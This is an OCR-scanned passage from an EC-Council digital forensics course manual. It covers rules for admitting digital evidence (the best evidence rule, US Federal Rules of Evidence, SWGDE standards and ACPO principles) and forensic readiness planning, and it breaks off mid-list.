
1. **Understandable**: Investigators and prosecutors must present the evidence in a clear and comprehensible manner to the members of the jury. They must explain the facts clearly and obtain expert opinion to confirm the investigation process.
2. **Admissible**: Investigators need to present evidence in an admissible manner, which means that it should be relevant to the case, act in support of the client presenting it, and be well-communicated and non-prejudiced
3. **Authentic**: Given that digital evidence can be easily manipulated, its ownership needs to be clarified. Therefore, investigators must provide supporting documents regarding the authenticity of the evidence with details such as the source of the evidence and its relevance to the case. If necessary, they must also furnish details such as the author of the evidence or path of transmission.
4. **Reliable**: Forensic investigators should extract and handle the evidence while maintaining a record of the tasks performed during the process to prove that the evidence is dependable. Forensic investigations must be conducted only on copies of the evidence

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

because working on the original evidence may manipulate it and make it inadmissible in the court.

5. **Complete**: The evidence must be complete, which means that it must either prove or disprove the consensual fact in the litigation. If the evidence fails to do so, the court is liable to dismiss the case, citing a lack of integral evidence.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Evidence Rule

The best evidence rule states that the court only allows the original evidence of a document, photograph, or recording at the trial and not a copy. However, the duplicate may be accepted as evidence, provided the court finds the party's reasons for submitting the duplicate to be genuine.

For example, if the evidence is destroyed, lost, or inaccessible due to some reason (such as the original being destroyed or being in possession of a third party), the court will be willing to accept a copy of the evidence if a witness can testify and confirm that the submitted copy is in fact an actual copy of the evidence.

The best evidence rule also states that the best or highest form of evidence available to any party must be presented in a court of law. If a live or original testimony form of the evidence is available, the court will not admit duplicate copies of that testimony as evidence.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Federal Rules of Evidence (United States)

Source: *https://www.rulesofevidence.org*

Rule 101: Scope

"These rules apply to proceedings in United States courts. The specific courts and proceedings to which the rules apply, along with exceptions, are set out in Rule 1101."

Rule 102: Purpose

"These rules should be construed so as to administer every proceeding fairly, eliminate unjustifiable expense and delay, and promote the development of evidence law, to the end of ascertaining the truth and securing a just determination."

Rule 103: Rulings on Evidence

a. Preserving a claim of error

"A party may claim error in a ruling to admit or exclude evidence only if the error affects a substantial right of the party and:

1. if the ruling admits evidence, a party, on the record:
   i. timely objects or moves to strike; and
   ii. states the specific ground, unless it was apparent from the context; or
2. if the ruling excludes evidence, a party informs the court of its substance by an offer of proof, unless the substance was apparent from the context

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

b. Not needing to renew an objection or offer of proof

Once the court rules definitively on the record — either before or at trial — a party need not renew an objection or offer of proof to preserve a claim of error for appeal

c. Court's statement about the ruling; directing an offer of proof

The court may make any statement about the character or form of the evidence, the objection made, and the ruling. The court may direct that an offer of proof be made in question-and-answer form


d. Preventing the jury from hearing inadmissible evidence


To the extent practicable, the court must conduct a jury trial so that inadmissible evidence is not suggested to the jury by any means

e. Taking Notice of Plain Error

A court may take notice of a plain error affecting a substantial right, even if the claim of error was not properly preserved"

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Scientific Working Group on Digital Evidence (SWGDE)

Source: *https://www.swgde.org*

Principle 1

"In order to ensure that digital evidence is collected, preserved, examined, or transferred in a manner that safeguards the accuracy and reliability of the evidence, law enforcement and forensic organizations must establish and maintain an effective quality system."

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Standard Operating Procedures (SOPs)

"Standard Operating Procedures (SOPs) are documented quality-control guidelines that must be supported by proper case records and broadly accepted procedures, equipment, and materials."

Implementation of SOPs allows you to operate company-compliant policies and plans. It is important that no modifications are made to SOPs before implementation to achieve the desired outputs. However, if any modifications are required, they must be communicated before starting an investigation.

Standards and Criteria 1.1

All agencies that seize and/or examine digital evidence must maintain an appropriate SOP document. All elements of an agency's policies and procedures concerning digital evidence must be clearly set forth in this SOP document, which must be issued under the agency's management authority.

Discussion: The use of SOPs is fundamental to both law enforcement and forensic science. Guidelines that are consistent with scientific and legal principles are essential to the acceptance of results and conclusions by courts and other agencies. The development and implementation of these SOPs must be under an agency's management authority.

Standards and Criteria 1.2

Agency management must review the SOPs on an annual basis to ensure their continued suitability and effectiveness.

Discussion: Rapid technological changes are the hallmark of digital evidence, wherein the types, formats, and methods for seizing and examining digital evidence change quickly. To ensure that personnel, training, equipment, and procedures continue to be appropriate and effective, the management must review and update SOP documents annually.

Standards and Criteria 1.3

Procedures used must be generally accepted in the field or supported by data gathered and recorded scientifically.

Discussion: As a variety of scientific procedures may validly be applied to a given problem, standards and criteria for assessing procedures need to be flexible. The validity of a procedure may be established by demonstrating the accuracy and reliability of specific techniques. In the digital evidence area, peer review of SOPs by other agencies may be useful.

Standards and Criteria 1.4

The agency must maintain written copies of appropriate technical procedures.

Discussion: Procedures should set forth their purpose and appropriate application. Required elements such as hardware and software must be listed, and the proper steps for successful use should be listed or discussed. Any limitations in the use of the procedure or the use or interpretation of the results should be established. Personnel who use these procedures must be familiar with them and have them available for reference.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Standards and Criteria 1.5

The agency must use hardware and software that are appropriate and effective for the seizure or examination procedure.

Discussion: Although many acceptable procedures may be used to perform a task, considerable variation among cases requires that personnel have the flexibility to exercise judgment in selecting a method appropriate to the problem.

Hardware used in the seizure and/or examination of digital evidence should be in good operating condition and be tested to ensure that it operates correctly. The software must be tested to ensure that it produces reliable results for use in seizure and/or examination purposes.

Standards and Criteria 1.6

All activity related to the seizure, storage, examination, or transfer of digital evidence must be recorded in writing and be available for review and testimony.

Discussion: In general, documentation to support conclusions must be such that, in the absence of the originator, another competent person can evaluate what was done, interpret the data, and arrive at the same conclusions as the originator.


The requirement for evidence reliability necessitates a chain of custody for all items of evidence. Chain-of-custody documentation must be maintained for all digital evidence. Case notes and records of observations must be permanent. Handwritten notes and observations must be in ink, not pencil, although pencil (including color) may be appropriate for diagrams or making tracings. Any corrections to notes must be made by an initialed, single strikeout; nothing in the handwritten information should be obliterated or erased. Notes and records should be authenticated by handwritten signatures, initials, digital signatures, or other marking systems.

Standards and Criteria 1.7

Any action that has the potential to alter, damage, or destroy any aspect of original evidence must be performed by qualified persons in a forensically sound manner.

Discussion: As outlined in the preceding standards and criteria, evidence has value only if it can be shown to be accurate, reliable, and controlled. A quality forensic program consists of properly trained personnel and appropriate equipment, software, and procedures to collectively ensure these attributes.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



The Association of Chief Police Officers (ACPO) Principles of Digital Evidence

Source: *https://www.college.police.uk*

- **Principle 1**

  "No action taken by law enforcement agencies, persons employed within those agencies or their agents should change data, which may subsequently be relied upon in court.

- **Principle 2**

  In circumstances where a person finds it necessary to access original data held on a computer, that person must be competent to do so and be able to give evidence explaining the relevance and the implications of their actions.


- **Principle 3**

  An audit trail or other record of all processes applied to digital evidence should be created and preserved. An independent third party should be able to examine those processes and achieve the same result.

- **Principle 4**

  The person in charge of the investigation has overall responsibility for ensuring that the law and these principles are adhered to."


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Forensic Readiness

Concepts such as forensic readiness and incident response play a very important part in an organization's ability to handle a security incident when it occurs. This section defines forensic readiness and discusses the integral relationship between forensic readiness and business continuity.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Forensic Readiness

Forensic readiness refers to an organization's ability to optimally use digital evidence in a limited time and with minimal investigation costs. It includes technical and non-technical actions that maximize an organization's competence in using digital evidence.

Forensic readiness includes the establishment of specific incident response procedures and designated trained personnel to handle the procedures in case of a breach.

Such a state of readiness, along with an enforceable security policy, helps the organization mitigate the risk of insider threat from employees and prepare pre-emptive measures.

A forensically trained and well-prepared incident response team ensures an appropriate reaction against any mishap and handles the evidence in compliance with the relevant legal procedures for its potential use in a court of law.

An incident response team that is forensically ready offers an organization the following benefits:

- It eases evidence gathering to act in the company's defense in case of a lawsuit
- It enables the use of comprehensive evidence collection to act as a deterrent to insider threats and to process all important pieces of evidence without fail
- It helps the organization conduct a fast and efficient investigation in the event of a major incident and take the required actions with minimal disruption to day-to-day business activities

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- It facilitates a well-designed, fixed, and structured approach toward the storage of evidence to reduce investigation expenses and time considerably and to simultaneously preserve the all-important chain of custody
- It establishes a structured approach toward the storage of all digital information, which not only reduces the cost of any court-ordered disclosure or regulatory/legal need to disclose data but also fulfills requirements under federal law (e.g., as a response to a request for discovery under the Federal Rules of Civil Procedure)
- It extends the protection offered by an information security policy to cover the broader threats of cybercrime, such as intellectual property thefts, fraud, or extortion
- It demonstrates due diligence and good corporate governance of the company's information assets, as measured by the "Reasonable Man" standard
- It ensures that the investigation meets all regulatory requirements.
- It can improve upon and make the interface to law enforcement easier
- It improves the prospects of successful legal action.
- It can provide evidence to resolve commercial or privacy disputes.
- It can support employee sanctions up to and including termination based on digital evidence (e.g., to prove a violation of an acceptable-use policy)
- It prevents attackers from covering their tracks
- It limits the cost of regulatory or legal requirements for disclosure of data
- It helps avert similar attacks in the future

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Forensic Readiness and Business Continuity

Incidents can impact and damage web servers, applications, systems, accounts, and networks critical for providing services to clients and customers, thus disrupting business. Forensic readiness helps maintain business continuity by enabling the quick and easy identification of the impacted components and making it possible to replace them such that services and business can continue uninterrupted. It consists of technical and non-technical actions that maximize an organization's capability to use digital evidence.

Forensic readiness allows businesses to:

- Quickly determine the incidents
- Understand relevant information
- Collect legally sound evidence and analyze it to identify attackers
- Minimize the required resources
- Eliminate the threat of repeated incidents
- Quickly recover from damage with less downtime
- Gather the evidence required to claim insurance
- Legally prosecute the perpetrators and claim damages


Lack of forensic readiness results in the following:

- Loss of clients due to damage to the organization's reputation
- System downtime

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Data manipulation, deletion, and theft
- Inability to collect legally sound evidence

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Forensic Readiness Planning

Forensics readiness planning refers to a set of processes to be followed for achieving forensics readiness. The following steps describe the key activities in forensic readiness planning.

1. **Identify the potential evidence required for an incident**

   Define the purpose of evidence collection and gather information to determine evidence sources that can help deal with the crime and design the best methods of collection. Produce an evidence requirement statement in collaboration with the people responsible for managing the business risk and those running and monitoring information systems. Possible evidence files include IT audit and device logs, network logs, and system data.

2. **Determine the sources of evidence**

   Forensic readiness should include knowledge of all the sources of potential evidence present. Determine what currently happens to the potential evidence data and its impact on the business while retrieving the information.

3. **Define a policy that determines the pathway to legally extract electronic evidence with minimal disruption**

   Devise a strategy to ensure the collection of evidence from all relevant sources and to ensure its preservation in a legally sound manner, while causing minimal disruption to the work.

4. **Establish a policy for securely handling and storing the collected evidence**

   Secure the collected evidence such that it is available for retrieval in the future. Define a policy for the safe storage and management of potential evidence and define security

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

measures to protect the legitimacy of the data and evidence integrity whenever someone tries to access, use, move, or store additional digital information. In the parlance of investigators, this is the process of continuity of evidence in the United Kingdom and chain of custody in the United States. Document who held and who had access to the evidence.

5. **Identify if the incident requires full or formal investigation**

   There are different types of incidents. Estimate the event and evaluate it to check if it requires a full or formal investigation or can be neglected based on its impact on the business. Escalate an incident only if it has a major impact on business continuity. Be prepared to justify any escalation to a full or formal investigation as escalation consumes resources as well as time.

6. **Create a process for documenting the procedure**

   A documentation process is necessary for both answering questions and supporting the answers. Documenting the complete process also helps recheck the process if it yields false results.

   It also provides a backup for future reference and will help present the evidence in a court of law.

7. **Establish a legal advisory board to guide the investigation process**

   All investigation processes should adopt a legal stance, and the organization should seek legal advice before taking any action pertaining to the incident. This is because some incidents may damage the company's reputation. Form a legal advisory board consisting of experienced personnel who understand the company's stance and can provide sound advice on the strength of the case and suggest further action.

   The legal advisory board will help the organization do the following:

